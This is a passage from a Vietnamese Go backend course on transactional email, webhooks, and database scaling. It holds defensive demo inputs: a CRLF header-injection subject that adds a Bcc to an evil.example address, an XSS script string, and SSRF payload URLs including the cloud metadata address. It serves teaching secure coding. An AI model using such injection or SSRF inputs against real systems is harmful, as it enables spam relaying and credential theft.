Email xác nhận đơn, đặt lại mật khẩu, hóa đơn: **email giao dịch** (người dùng mong đợi, có tác động nghiệp vụ), khác email tiếp thị (cần đồng ý, hủy đăng ký, thường dùng hệ thống riêng và hạ tầng riêng để không ảnh hưởng danh tiếng gửi thư giao dịch).

5.1. Gửi thế nào

	SMTP trực tiếp	Nhà cung cấp qua API (SES, SendGrid, Mailgun, Postmark, Resend)
Vận hành	Bạn tự lo máy chủ thư, danh tiếng IP, hàng đợi, bounce	Họ lo; bạn gọi HTTPS

	SMTP trực tiếp	Nhà cung cấp qua API (SES, SendGrid, Mailgun, Postmark, Resend)
Khả năng gửi tới hộp thư (deliverability)	Rất khó tự xây	Tốt hơn nhiều (IP uy tín, phản hồi spam)
Chi phí	Hạ tầng + công sức	Trả theo thư (rẻ ở quy mô vừa)
Hợp với	Hệ thống đóng, nội bộ	**Khuyến nghị** cho sản phẩm thật

Dù chọn gì, nguyên tắc không đổi: **gửi qua hàng đợi, không gửi trong yêu cầu HTTP** (Buổi 33), bọc sau một interface nhỏ `Mailer` để thay hiện thực và kiểm thử, và đặt khóa idempotency để thử lại không gửi hai thư.

5.2. Soạn thư đúng: MIME, UTF-8, chống tiêm header

Chương trình sau soạn một email chuẩn gồm **hai phần** (văn bản thuần + HTML) bằng thư viện chuẩn, gửi qua một máy chủ SMTP giả viết trong chương trình, rồi in những gì máy chủ nhận được:

```
package main

import (
    "bufio"
    "bytes"
    "errors"
    "fmt"
    "html/template"
    "mime"
    "mime/multipart"
    "mime/quotedprintable"
    "net"
    "net/mail"
    "net/smtp"
    "net/textproto"
    "strings"
    "sync"
    "time"
)

// ---------- Máy chủ SMTP giả tối thiểu: ghi lại thư nhận được ----------

type fakeSMTP struct {
    ln   net.Listener
    mu   sync.Mutex
    msgs []string
    from string
    rcpt []string
}

func startSMTP() *fakeSMTP {
    ln, _ := net.Listen("tcp", "127.0.0.1:0")
    s := &fakeSMTP{ln: ln}
    go func() {
        for {
            c, err := ln.Accept()
            if err != nil {
                return
            }
            go s.serve(c)
        }
    }()
    return s
}

func (s *fakeSMTP) serve(c net.Conn) {
    defer c.Close()
    rw := bufio.NewReadWriter(bufio.NewReader(c), bufio.NewWriter(c))
```

```
    reply := func(l string) { fmt.Fprintf(rw, "%s\r\n", l); rw.Flush() }
    reply("220 fake.smtp ESMTP")
    for {
        line, err := rw.ReadString('\n')
        if err != nil {
            return
        }
        cmd := strings.ToUpper(strings.TrimSpace(line))
        switch {
        case strings.HasPrefix(cmd, "EHLO"), strings.HasPrefix(cmd, "HELO"):
            reply("250 fake.smtp")
        case strings.HasPrefix(cmd, "MAIL FROM:"):
            s.mu.Lock()
            s.from = strings.TrimSpace(line[len("MAIL FROM:"):])
            s.rcpt = nil
            s.mu.Unlock()
            reply("250 OK")
        case strings.HasPrefix(cmd, "RCPT TO:"):
            s.mu.Lock()
            s.rcpt = append(s.rcpt, strings.TrimSpace(line[len("RCPT TO:"):]))
            s.mu.Unlock()
            reply("250 OK")
        case cmd == "DATA":
            reply("354 End data with <CR><LF>.<CR><LF>")
            var buf bytes.Buffer
            for {
                l, err := rw.ReadString('\n')
                if err != nil || l == ".\r\n" {
                    break
                }
                buf.WriteString(l)
            }
            s.mu.Lock()
            s.msgs = append(s.msgs, buf.String())
            s.mu.Unlock()
            reply("250 OK queued")
        case cmd == "QUIT":
            reply("221 bye")
            return
        default:
            reply("250 OK")
        }
    }
}

// ---------- Soạn thư: MIME multipart/alternative (văn bản + HTML), tiếng Việt, chống tiêm header --------
--

var htmlTpl = template.Must(template.New("order").Parse(
    `<h1>Cảm ơn {{.Name}}!</h1><p>Đơn <b>#{{.OrderID}}</b> đã được ghi nhận. Tổng: {{.Total}} đ.</p>`))

type Mail struct {
    From, To, Subject, Text string
    Data                    any
}

var errInjection = errors.New("giá trị header chứa ký tự xuống dòng (nghi tiêm header)")

// headerSafe: MỌI giá trị đưa vào header phải không chứa CR/LF. Nếu không, kẻ tấn công chèn "\r\nBcc: ..."
để gửi thư tới người khác.
func headerSafe(vals ...string) error {
    for _, v := range vals {
        if strings.ContainsAny(v, "\r\n") {
            return errInjection
        }
    }
    return nil
}

func (m Mail) Build(msgID string, now time.Time) ([]byte, error) {
```

```
    if err := headerSafe(m.From, m.To, m.Subject); err != nil {
        return nil, err
    }
    if _, err := mail.ParseAddress(m.To); err != nil { // kiểm tra địa chỉ hợp lệ
        return nil, fmt.Errorf("địa chỉ người nhận không hợp lệ: %w", err)
    }
    var html bytes.Buffer
    if err := htmlTpl.Execute(&html, m.Data); err != nil { // html/template TỰ THOÁT: tên khách chứa
<script> không thành mã
        return nil, err
    }
    var body bytes.Buffer
    mw := multipart.NewWriter(&body)
    mw.SetBoundary("shopgo-boundary-0001")
    for _, p := range []struct{ ctype, content string }{{"text/plain", m.Text}, {"text/html",
html.String()}} {
        h := textproto.MIMEHeader{}
        h.Set("Content-Type", p.ctype+"; charset=UTF-8")
        h.Set("Content-Transfer-Encoding", "quoted-printable") // an toàn cho ký tự UTF-8 trên đường truyền
7-bit
        w, _ := mw.CreatePart(h)
        qp := quotedprintable.NewWriter(w)
        qp.Write([]byte(p.content))
        qp.Close()
    }
    mw.Close()

    var out bytes.Buffer
    fmt.Fprintf(&out, "From: %s\r\n", m.From)
    fmt.Fprintf(&out, "To: %s\r\n", m.To)
    fmt.Fprintf(&out, "Subject: %s\r\n", mime.QEncoding.Encode("utf-8", m.Subject)) // chủ đề có dấu tiếng
Việt phải mã hóa
    fmt.Fprintf(&out, "Date: %s\r\n", now.Format(time.RFC1123Z))
    fmt.Fprintf(&out, "Message-ID: <%s@shopgo.vn>\r\n", msgID)
    fmt.Fprintf(&out, "MIME-Version: 1.0\r\n")
    fmt.Fprintf(&out, "Content-Type: multipart/alternative; boundary=%s\r\n\r\n", mw.Boundary())
    out.Write(body.Bytes())
    return out.Bytes(), nil
}

func main() {
    srv := startSMTP()
    defer srv.ln.Close()
    addr := srv.ln.Addr().String()
    now := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)

    m := Mail{
        From: "ShopGo <no-reply@shopgo.vn>", To: "Khách Hàng <khach@example.com>",
        Subject: "Xác nhận đơn hàng #9",
        Text:    "Cảm ơn Nguyễn Văn <script>!\nĐơn #9 đã được ghi nhận. Tổng: 398.000 đ.",
        Data:    map[string]any{"Name": "Nguyễn Văn <script>alert(1)</script>", "OrderID": 9, "Total":
"398.000"},
    }
    raw, err := m.Build("evt-9", now)
    if err != nil {
        panic(err)
    }
    // Trong sản xuất: smtp.SendMail với smtp.PlainAuth và TLS (cổng 587 STARTTLS); hoặc API của nhà cung
cấp (SES, SendGrid).
    // Gửi qua hàng đợi (Buổi 33), KHÔNG gửi trong yêu cầu HTTP.
    if err := smtp.SendMail(addr, nil, "no-reply@shopgo.vn", []string{"khach@example.com"}, raw); err !=
nil {
        panic(err)
    }

    fmt.Println("--- thư máy chủ SMTP đã nhận ---")
    srv.mu.Lock()
    got := srv.msgs[0]
    envelopeFrom, envelopeRcpt := srv.from, srv.rcpt
    srv.mu.Unlock()
    fmt.Println("phong bì (SMTP): MAIL FROM", envelopeFrom, "| RCPT TO", envelopeRcpt)
```

```
    msg, _ := mail.ReadMessage(strings.NewReader(got))
    dec := new(mime.WordDecoder)
    subj, _ := dec.DecodeHeader(msg.Header.Get("Subject"))
    fmt.Println("Subject (thô)    :", msg.Header.Get("Subject"))
    fmt.Println("Subject (giải mã):", subj)
    fmt.Println("Content-Type     :", msg.Header.Get("Content-Type"))

    mt, params, _ := mime.ParseMediaType(msg.Header.Get("Content-Type"))
    mr := multipart.NewReader(msg.Body, params["boundary"])
    fmt.Println("kiểu nội dung:", mt)
    for {
        p, err := mr.NextPart()
        if err != nil {
            break
        }
        b := new(bytes.Buffer)
        b.ReadFrom(quotedprintable.NewReader(p))
        fmt.Printf("phần %-24s -> %s\n", strings.SplitN(p.Header.Get("Content-Type"), ";", 2)[0],
oneLine(b.String()))
    }

    fmt.Println("--- tiêm header ---")
    evil := m
    evil.Subject = "Xin chào\r\nBcc: ke-tan-cong@evil.example"
    _, err = evil.Build("evt-10", now)
    fmt.Println("Subject chứa CRLF ->", err)
    naive := fmt.Sprintf("Subject: %s\r\n\r\n", evil.Subject)
    fmt.Printf("(nếu ghép chuỗi trần, header thực tế gửi đi sẽ là:)\n%s", indent(naive))
    bad := m
    bad.To = "khong-phai-email"
    _, err = bad.Build("evt-11", now)
    fmt.Println("địa chỉ sai       ->", err != nil)
}

func oneLine(s string) string {
    return strings.Join(strings.Fields(strings.ReplaceAll(s, "\r\n", " ")), " ")
}

func indent(s string) string {
    var b strings.Builder
    for _, l := range strings.Split(strings.TrimRight(strings.ReplaceAll(s, "\r\n", "\n"), "\n"), "\n") {
        b.WriteString("    | " + l + "\n")
    }
    return b.String()
}
```

```
--- thư máy chủ SMTP đã nhận ---
phong bì (SMTP): MAIL FROM <no-reply@shopgo.vn> | RCPT TO [<khach@example.com>]
Subject (thô)    : =?utf-8?q?X=C3=A1c_nh=E1=BA=ADn_=C4=91=C6=A1n_h=C3=A0ng_#9?=
Subject (giải mã): Xác nhận đơn hàng #9
Content-Type     : multipart/alternative; boundary=shopgo-boundary-0001
kiểu nội dung: multipart/alternative
phần text/plain               -> Cảm ơn Nguyễn Văn <script>! Đơn #9 đã được ghi nhận. Tổng: 398.000 đ.
phần text/html                -> <h1>Cảm ơn Nguyễn Văn &lt;script&gt;alert(1)&lt;/script&gt;!</h1><p>Đơn
<b>#9</b> đã được ghi nhận. Tổng: 398.000 đ.</p>
--- tiêm header ---
Subject chứa CRLF -> giá trị header chứa ký tự xuống dòng (nghi tiêm header)
(nếu ghép chuỗi trần, header thực tế gửi đi sẽ là:)
    | Subject: Xin chào
    | Bcc: ke-tan-cong@evil.example
địa chỉ sai       -> true
```

Các điểm cần nắm:

- **Phong bì và header là hai thứ khác nhau.** `MAIL FROM`/`RCPT TO` (phong bì SMTP, nơi thư thật sự được giao) tách biệt khỏi `From:`/`To:` trong nội dung thư (cái người nhận thấy). Chuyển thư đi đâu do phong bì quyết định.

- **Chủ đề có dấu tiếng Việt phải mã hóa** theo RFC 2047 (`=?utf-8?q?X=C3=A1c...?=`): `mime.QEncoding.Encode`. Header thô chỉ được là ASCII.
- `multipart/alternative`: client thư chọn phần phù hợp (hiển thị HTML nếu hỗ trợ, nếu không thì văn bản). Luôn gửi cả hai; chỉ-HTML dễ bị đánh dấu thư rác. `Content-Transfer-Encoding: quoted-printable` giữ UTF-8 an toàn qua đường truyền.
- `html/template` **tự thoát**: tên khách `Nguyễn Văn <script>alert(1)</script>` hiển thị thành `<script>` trong phần HTML (nhưng phần văn bản thuần giữ nguyên, vì đó là text). Dùng `text/template` để sinh HTML là mở đường cho XSS/chèn nội dung độc.
- **Tiêm header (*header injection*).** Nếu `Subject` lấy từ dữ liệu người dùng và chứa `\r\n`, ghép chuỗi trần sẽ tạo thêm header (khối `Subject: ... Bcc: ke-tan-cong@evil.example`), biến form liên hệ thành máy gửi thư rác tới mọi địa chỉ. Chương trình **từ chối mọi giá trị header chứa CR/LF** và kiểm tra địa chỉ bằng `mail.ParseAddress`. Quy tắc áp dụng cho `From`, `To`, `Subject`, `Reply-To`, và mọi header tự đặt.

5.3. Khả năng gửi tới hộp thư (deliverability)

Thư hợp lệ vẫn có thể vào thư rác nếu thiếu xác thực miền. Ba bản ghi DNS bạn (hoặc nhà cung cấp) phải cấu hình cho tên miền gửi:

- **SPF**: liệt kê máy chủ nào được phép gửi thư thay mặt miền.
- **DKIM**: chữ ký số trên thư; người nhận kiểm tra bằng khóa công khai trong DNS.
- **DMARC**: chính sách khi SPF/DKIM thất bại (`none`/`quarantine`/`reject`) và nơi gửi báo cáo.

Ngoài ra: giữ **tên miền gửi riêng** cho thư giao dịch; **xử lý bounce và khiếu nại** (nhà cung cấp gọi webhook báo địa chỉ hỏng ⇒ đánh dấu không gửi nữa, nếu không danh tiếng tụt); có liên kết hủy đăng ký cho thư không thiết yếu; **làm nóng** IP mới dần; giám sát tỷ lệ bounce/khiếu nại. Khi phát triển, dùng **Mailpit/MailHog** (SMTP giả có giao diện web) thay cho gửi thư thật.

6. Áp dụng vào ShopGo

- **Thông báo trạng thái đơn**: worker xử lý sự kiện `order.status_changed` (Buổi 33) ⇒ `PUBLISH events:user:<id>` lên Redis ⇒ mọi instance API chuyển cho kết nối WebSocket/SSE của người dùng đó; client khi kết nối lại thì gọi `GET /orders?updated_after=...` để bù tin mất.
- **Ảnh sản phẩm / ảnh đại diện**: luồng `uploads` (mục 3.3) với MinIO ở môi trường dev và S3 ở production; thumbnail tạo bởi worker; CSDL lưu `key` chứ không lưu URL tuyệt đối (đổi CDN không phải sửa dữ liệu).
- **Webhook cho đối tác**: bảng `webhook_endpoints` (URL, khóa, trạng thái, sự kiện đăng ký) và `webhook_deliveries`; một consumer của outbox gửi có thử lại; trang quản trị xem nhật ký và gửi lại.
- **Email**: consumer của `order.created` gọi `Mailer` (SES qua API); template tiếng Việt trong `embed.FS`; khóa idempotency `order-<id>-confirmation`.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **WebSocket không kiểm tra** `Origin` (`CheckOrigin` trả `true`): bị chiếm kết nối xuyên trang bằng cookie người dùng.
2. **Xác thực sau khi nâng cấp** hoặc không xác thực lại khi token hết hạn; token dài hạn nằm trong URL/log.
3. **Nhiều goroutine cùng ghi vào một kết nối**; không có `SetReadLimit`; không ping/pong ⇒ kết nối ma, panic, RAM.
4. **Phát tin chặn** (chờ client chậm) làm nghẽn tất cả; hoặc ngược lại bỏ tin mà không có đường bù khi kết nối lại.
5. **Hub trong bộ nhớ** mà chạy nhiều instance: người dùng không nhận được sự kiện sinh ra ở instance khác.
6. **Cho tệp đi qua API** (tốn băng thông, RAM), hoặc **presigned PUT không giới hạn kích thước/loại** cho tệp người dùng.
7. **Dùng tên tệp của client làm key**; tin `Content-Type` do client khai; bucket công khai mặc định.
8. **Không dọn tệp** `pending` bị bỏ rơi; không lifecycle rule.
9. **Webhook không ký / ký không có timestamp / so sánh chữ ký bằng** `==`; giải mã JSON rồi mới tính chữ ký.
10. **Không idempotent theo ID sự kiện** ở bên nhận webhook; xử lý nặng trong handler thay vì trả `2xx` rồi xếp hàng.
11. **Thử lại webhook mọi lỗi / không backoff / không dừng với** `4xx`; không sổ nhật ký giao.
12. **Gọi URL do người dùng nhập mà không chống SSRF** (private IP, metadata đám mây, DNS rebinding, redirect).
13. **Ghép chuỗi vào header email** (`Subject`, `To`) không lọc CR/LF; dùng `text/template` cho HTML.
14. **Gửi email đồng bộ trong yêu cầu HTTP**; không idempotency (thư trùng); không xử lý bounce.
15. **Thiếu SPF/DKIM/DMARC**; gửi thư tiếp thị và giao dịch từ cùng một miền/IP.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Hai sự cố thực tế đáng nhớ. Một: tính năng "xem trước URL" cho phép người dùng dán liên kết, server tải về để lấy ảnh đại diện; kẻ tấn công dán `http://169.254.169.254/...` và đọc được khóa truy cập đám mây của máy chủ, từ đó đọc toàn bộ kho dữ liệu. Biện pháp tốt nhất ở đây không phải mã của bạn mà là cấu hình hạ tầng (bắt buộc IMDSv2, quyền tối thiểu cho vai trò máy chủ) **cộng** lớp chống SSRF trong mã. Hai: một webhook đối tác bị lỗi `500` kéo dài hai ngày; hệ thống thử lại mỗi 10 giây không giới hạn, đẩy hàng triệu yêu cầu vào chính bên đang hỏng và làm họ không phục hồi nổi. Backoff lũy thừa, giới hạn số lần và tự vô hiệu endpoint không chỉ là lịch sự mà là điều kiện để hệ thống phân tán sống chung. Với tích hợp ngoài, hãy luôn hỏi ba câu: *ai có thể gọi vào đây? tôi gọi ra đâu và vì ai? và khi nó hỏng thì chuyện gì xảy ra với tôi và với họ?*

9. Tóm tắt

Tóm tắt buổi học

- Chọn **SSE** khi chỉ cần đẩy một chiều; **WebSocket** khi cần hai chiều độ trễ thấp. WebSocket cần: **xác thực trước nâng cấp**, **kiểm tra Origin** (không bị CORS bảo vệ), **một goroutine ghi**, `SetReadLimit`, **ping/pong + hạn chót**, ngắt client chậm; nhiều instance cần **Redis Pub/Sub** và đường bù khi kết nối lại.
- **Tệp lên kho đối tượng bằng URL ký sẵn**: bí mật ở lại server, tệp không qua API; dùng **POST policy** để ép kích thước/loại/key; key do server sinh; mặc định riêng tư; dọn tệp bỏ rơi bằng lifecycle.
- **Webhook**: ký **HMAC-SHA256(timestamp + "." + thân thô)**, `hmac.Equal`, dung sai timestamp, xoay khóa với nhiều `v1`; bên nhận **idempotent theo event id** và trả `2xx` nhanh; bên gửi **thử lại có backoff chỉ với lỗi tạm thời**, sổ nhật ký giao; **chống SSRF** khi URL do người dùng cung cấp.
- **Email giao dịch**: qua hàng đợi, bọc `Mailer`; MIME `multipart/alternative` UTF-8; mã hóa chủ đề (RFC 2047); `html/template`; **chặn CR/LF trong header**; SPF/DKIM/DMARC; xử lý bounce.
- Mọi tích hợp ngoài: giả định thất bại, giới hạn thời gian/kích thước, log mà không lộ bí mật, và kiểm thử với bản giả (SMTP giả, receiver `httptest`, `bufconn`).

10. Bài tập

1. **[Cơ bản]** Viết client WebSocket Go (đọc `ws://...`) cho hub ở mục 2: tự **kết nối lại** với backoff lũy thừa + jitter khi mất kết nối, và khi kết nối lại gửi `last_event_id` để nhận phần đã lỡ. Mô phỏng ngắt server giữa chừng; khẳng định client nhận đủ mọi sự kiện đúng một lần.
2. **[Cơ bản]** Tái hiện **Cross-Site WebSocket Hijacking**: thiết lập `CheckOrigin` trả `true`, chạy một trang HTML nhỏ ở origin khác mở kết nối tới server và chứng minh cookie phiên được gắn tự động; sau đó sửa bằng danh sách trắng và chứng minh bị `403`.
3. **[Cơ bản]** Cài `Mailer` interface với hai hiện thực (SMTP và "ghi ra bộ nhớ" cho test) và hàm `SendOrderConfirmation(ctx, order)` dùng template tiếng Việt từ `embed.FS`; test khẳng định: chủ đề được mã hóa, hai phần MIME, tên khách chứa HTML bị thoát, và gọi hai lần cùng khóa idempotency chỉ gửi một thư.
4. **[Trung bình]** Mở rộng hub: giới hạn **số kết nối mỗi người dùng** (tối đa 3, kết nối thứ 4 đóng kết nối cũ nhất), **giới hạn tốc độ thông điệp** từ client (token bucket mỗi kết nối), và phát tin liên instance qua Redis Pub/Sub (miniredis) với hai "instance" trong cùng test: sự kiện phát ở instance A đến được client nối vào instance B.
5. **[Trung bình]** Cài luồng `uploads` đầy đủ (mục 3.3) với `minio-go` và **MinIO thật** (`docker run`): `POST /uploads` trả POST policy, một script mô phỏng client tải lên, `complete` dùng `StatObject` kiểm tra kích thước thật và đọc 512 byte đầu để đoán loại; từ chối tệp có `Content-Type` khai báo sai. Thêm lifecycle rule xóa `pending` quá 1 ngày.
6. **[Trung bình]** Cài **bộ gửi webhook** hoàn chỉnh cho ShopGo: bảng `webhook_endpoints`/`webhook_deliveries`, consumer đọc outbox, ký, giao với backoff theo lịch (1m, 5m, 30m, 2h, 12h), phân loại phản hồi, vô hiệu hóa endpoint sau 3 ngày lỗi liên tục, API xem nhật ký và `POST /webhook-deliveries/{id}/retry`. Test bằng receiver `httptest` có kịch bản lỗi.
7. **[Nâng cao]** Cài **chống SSRF** cho client gửi webhook: `http.Client` với `Transport.DialContext` tùy biến kiểm tra IP *tại thời điểm kết nối*, từ chối loopback/private/link-local/multicast (cả IPv4 và IPv6, kể cả địa chỉ IPv4-mapped IPv6), không theo redirect, giới hạn kích thước phản hồi. Viết bộ test với ít nhất 15 URL tấn công (`http://127.0.0.1`, `http://[::1]`, `http://2130706433`, `http://0x7f.1`, domain trỏ về 127.0.0.1, redirect sang IP nội bộ, DNS rebinding giả lập).

8. **[Nâng cao]** Xây **endpoint nhận webhook thanh toán** an toàn: xác minh chữ ký trên thân thô, dung sai timestamp, bảng inbox idempotent, trả `2xx` nhanh và xử lý bằng hàng đợi, chịu sự kiện sai thứ tự (`payment.refunded` đến trước `payment.captured`), và job đối soát định kỳ so sánh với API của cổng. Viết test tiêm lỗi: trùng, sai thứ tự, thân bị sửa, replay, và chết giữa chừng khi xử lý.
9. **[Thử thách]** Thiết kế và cài **dịch vụ thông báo thời gian thực** cho ShopGo chịu tải 50.000 kết nối: kiến trúc (gateway WebSocket riêng, Redis Pub/Sub hoặc NATS làm bus, trạng thái kết nối), giao thức ứng dụng (phong bì có `id`, ACK, `resume_from`), chính sách client chậm, tắt êm có khung `close 1001` và jitter kết nối lại. Viết bộ kiểm tra tải bằng Go (mở 10.000 kết nối giả) đo bộ nhớ trên mỗi kết nối, độ trễ p99 phát tin, và hành vi khi khởi động lại gateway; báo cáo số liệu và điểm nghẽn tìm được.

Buổi 36 — Cơ sở dữ liệu nâng cao: mở rộng, nhân bản, phân vùng, đa người thuê

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao – Chuyên gia · **Cần biết trước:** Buổi 20–22, 28, 32, 33

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Trình bày **thang bậc mở rộng cơ sở dữ liệu** và chọn bước phù hợp thay vì nhảy thẳng tới sharding.
- Phát hiện và sửa **N+1**, đo bằng số truy vấn và số lần đi-về mạng; cấu hình **connection pool** đúng cỡ và hiểu **PgBouncer**.
- Thiết lập và dùng **read replica**: hiểu độ trễ nhân bản, xử lý **read-your-writes** bằng vé LSN, biết `remote_apply` đánh đổi gì.
- Dùng **partitioning** (phân vùng khai báo) để xóa dữ liệu cũ nhanh và cắt giảm lượng quét; nhận ra khi nào *không* nên dùng.
- Hiểu **sharding**: chọn khóa shard, **consistent hashing**, cái giá của truy vấn/giao dịch xuyên shard; biết các lựa chọn thay thế.
- Thiết kế **đa người thuê** (multi-tenancy) an toàn bằng **Row-Level Security**.
- Chọn **NoSQL và công cụ chuyên dụng** (MongoDB, Elasticsearch, ClickHouse...) có lý do, và giữ rõ đâu là nguồn sự thật.

Đa số hệ thống không cần sharding, và nhiều hệ thống chết vì tối ưu sai chỗ

Một PostgreSQL được thiết kế lược đồ tốt, có chỉ mục đúng và truy vấn sạch trên phần cứng vừa phải xử lý được **hàng nghìn giao dịch mỗi giây** và hàng trăm GB dữ liệu. Phần lớn "vấn đề mở rộng" trong thực tế là N+1, thiếu chỉ mục, giao dịch quá dài và pool cạn, tức là những lỗi *sửa được trong một ngày* chứ không phải lý do để kiến trúc lại. Quy tắc của buổi này: **đo → sửa thứ rẻ nhất → đo lại**; mỗi bậc phức tạp hơn chỉ khi bậc trước đã chạm trần có số liệu chứng minh.

Về môi trường kiểm chứng

Mọi ví dụ trong buổi này chạy trên **PostgreSQL 18 thật**. Riêng phần nhân bản dùng **một primary và một replica streaming thật** (hai tiến trình PostgreSQL, replica dựng bằng `pg_basebackup`), để các con số về độ trễ và hành vi đọc cũ là kết quả thật, không phải mô tả.

1. Thang bậc mở rộng

Hãy nhớ thứ tự này; mỗi bậc rẻ hơn và ít rủi ro hơn bậc sau nó:

Bậc	Biện pháp	Chi phí/độ phức tạp	Khi nào
1	**Tối ưu truy vấn và chỉ mục** (EXPLAIN, thêm index, bỏ N+1, giới hạn kết quả)	Rất thấp	Luôn luôn, đầu tiên

Bậc	Biện pháp	Chi phí/độ phức tạp	Khi nào
2	**Cấu hình**: pool đúng cỡ, `statement_timeout`, bộ nhớ (`shared_buffers`, `work_mem`), autovacuum	Thấp	Khi truy vấn tốt mà vẫn chậm/ngộp
3	**Cache** (Buổi 32) cho đọc nóng	Thấp–vừa	Đọc nhiều, chịu dữ liệu hơi cũ
4	**Nâng cấp phần cứng** (CPU, RAM, NVMe)	Trả tiền, đơn giản	Thường rẻ hơn nhiều so với công sức kỹ sư
5	**Read replica** (tách đọc/ghi)	Vừa (độ trễ nhân bản, định tuyến)	Đọc là nút cổ chai, ghi chưa
6	**Phân vùng bảng** (partitioning)	Vừa	Bảng rất lớn, cần xóa dữ liệu theo thời gian, truy vấn theo khoảng
7	**Tách theo chức năng** (CSDL riêng cho dịch vụ/miền)	Cao (mất giao dịch chung)	Ranh giới miền rõ (Buổi 40, 50)
8	**Sharding** (chia ngang dữ liệu qua nhiều nút)	**Rất cao**	Ghi vượt khả năng một nút dù đã tối ưu mọi thứ

Công cụ đo để biết mình ở bậc nào: `pg_stat_statements` (câu lệnh tốn tổng thời gian nhất và số lần gọi nhiều nhất), `EXPLAIN (ANALYZE, BUFFERS)` (Buổi 21), `pg_stat_activity` (ai đang chạy gì, ai chờ khóa), log truy vấn chậm (`log_min_duration_statement`), và metrics ở phía ứng dụng (Buổi 38).

2. Truy vấn: N+1 và các thói quen phải bỏ

2.1. Đếm bằng máy chứ không đoán

N+1 là lỗi phổ biến nhất trong ứng dụng dùng ORM hoặc viết vòng lặp gọi DB: một truy vấn lấy danh sách, rồi **mỗi phần tử một truy vấn** lấy dữ liệu liên quan. Khi phát triển (DB cục bộ, 20 dòng) vô hình; ở production (DB cách vài mili-giây, 500 dòng) là thảm họa. Chương trình sau gắn một **tracer** của `pgx` đếm số câu lệnh và số lần đi-về qua mạng, rồi so bốn cách lấy 20 đơn kèm tên người dùng:

```
package main

import (
    "context"
    "fmt"
    "os"
    "sync/atomic"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
)

// counter đếm số câu lệnh gửi tới PostgreSQL và số lần đi-về qua mạng (round trip).
type counter struct {
    queries    atomic.Int64
    roundTrips atomic.Int64
}

func (c *counter) TraceQueryStart(ctx context.Context, _ *pgx.Conn, _ pgx.TraceQueryStartData)
context.Context {
    c.queries.Add(1)
    c.roundTrips.Add(1)
    return ctx
}
func (c *counter) TraceQueryEnd(context.Context, *pgx.Conn, pgx.TraceQueryEndData) {}
```

```
func (c *counter) TraceBatchStart(ctx context.Context, _ *pgx.Conn, _ pgx.TraceBatchStartData)
context.Context {
    c.roundTrips.Add(1) // cả lô chỉ tốn MỘT lần đi-về
    return ctx
}
func (c *counter) TraceBatchQuery(context.Context, *pgx.Conn, pgx.TraceBatchQueryData) { c.queries.Add(1) }
func (c *counter) TraceBatchEnd(context.Context, *pgx.Conn, pgx.TraceBatchEndData)     {}

func (c *counter) reset() { c.queries.Store(0); c.roundTrips.Store(0) }

type Order struct {
    ID       int64
    UserID   int64
    Total    int64
    UserName string
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    admin, _ := pgxpool.New(ctx, url)
    defer admin.Close()
    must := func(_ any, err error) {
        if err != nil {
            panic(err)
        }
    }
    must(admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab36b CASCADE; CREATE SCHEMA lab36b;
        CREATE TABLE lab36b.users (id BIGINT PRIMARY KEY, full_name TEXT NOT NULL);
        CREATE TABLE lab36b.orders (id BIGINT PRIMARY KEY, user_id BIGINT NOT NULL REFERENCES lab36b.users
(id), total BIGINT NOT NULL);
        INSERT INTO lab36b.users SELECT i, 'Khách ' || i FROM generate_series(1, 50) i;
        INSERT INTO lab36b.orders SELECT i, 1 + i % 50, i * 1000 FROM generate_series(1, 200) i;`))
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab36b CASCADE`)

    cnt := &counter{}
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab36b"
    cfg.ConnConfig.Tracer = cnt
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
    defer pool.Close()

    const pageSize = 20
    listOrders := func() []Order {
        rows, _ := pool.Query(ctx, `SELECT id, user_id, total FROM orders ORDER BY id LIMIT $1`, pageSize)
        out, _ := pgx.CollectRows(rows, func(r pgx.CollectableRow) (Order, error) {
            var o Order
            err := r.Scan(&o.ID, &o.UserID, &o.Total)
            return o, err
        })
        return out
    }
    report := func(label string, o []Order) {
        fmt.Printf("%-44s %3d câu lệnh, %3d lần đi-về mạng | đơn đầu: %d - %s\n", label,
cnt.queries.Load(), cnt.roundTrips.Load(), o[0].ID, o[0].UserName)
    }

    // 1. N+1: một truy vấn lấy danh sách, rồi MỖI dòng một truy vấn lấy người dùng.
    cnt.reset()
    orders := listOrders()
    for i := range orders {
        _ = pool.QueryRow(ctx, `SELECT full_name FROM users WHERE id = $1`,
orders[i].UserID).Scan(&orders[i].UserName)
    }
    report("1. N+1 (vòng lặp gọi DB)", orders)
```

```
    // 2. JOIN: một câu lệnh.
    cnt.reset()
    rows, _ := pool.Query(ctx, `SELECT o.id, o.user_id, o.total, u.full_name FROM orders o JOIN users u ON u.id = o.user_id ORDER BY o.id LIMIT $1`, pageSize)
    joined, _ := pgx.CollectRows(rows, func(r pgx.CollectableRow) (Order, error) {
        var o Order
        err := r.Scan(&o.ID, &o.UserID, &o.Total, &o.UserName)
        return o, err
    })
    report("2. JOIN", joined)

    // 3. Nạp theo lô: gom ID rồi hỏi MỘT lần bằng ANY($1) (dùng khi quan hệ một-nhiều hoặc dữ liệu ở nơi khác).
    cnt.reset()
    orders = listOrders()
    ids := make([]int64, 0, len(orders))
    seen := map[int64]bool{}
    for _, o := range orders {
        if !seen[o.UserID] {
            seen[o.UserID] = true
            ids = append(ids, o.UserID)
        }
    }
    urows, _ := pool.Query(ctx, `SELECT id, full_name FROM users WHERE id = ANY($1)`, ids)
    names := map[int64]string{}
    for urows.Next() {
        var id int64
        var name string
        _ = urows.Scan(&id, &name)
        names[id] = name
    }
    urows.Close()
    for i := range orders {
        orders[i].UserName = names[orders[i].UserID]
    }
    report("3. Nạp theo lô (ANY)", orders)

    // 4. pgx.Batch: vẫn là N câu lệnh nhưng gửi trong MỘT lần đi-về.
    cnt.reset()
    orders = listOrders()
    b := &pgx.Batch{}
    for _, o := range orders {
        b.Queue(`SELECT full_name FROM users WHERE id = $1`, o.UserID)
    }
    br := pool.SendBatch(ctx, b)
    for i := range orders {
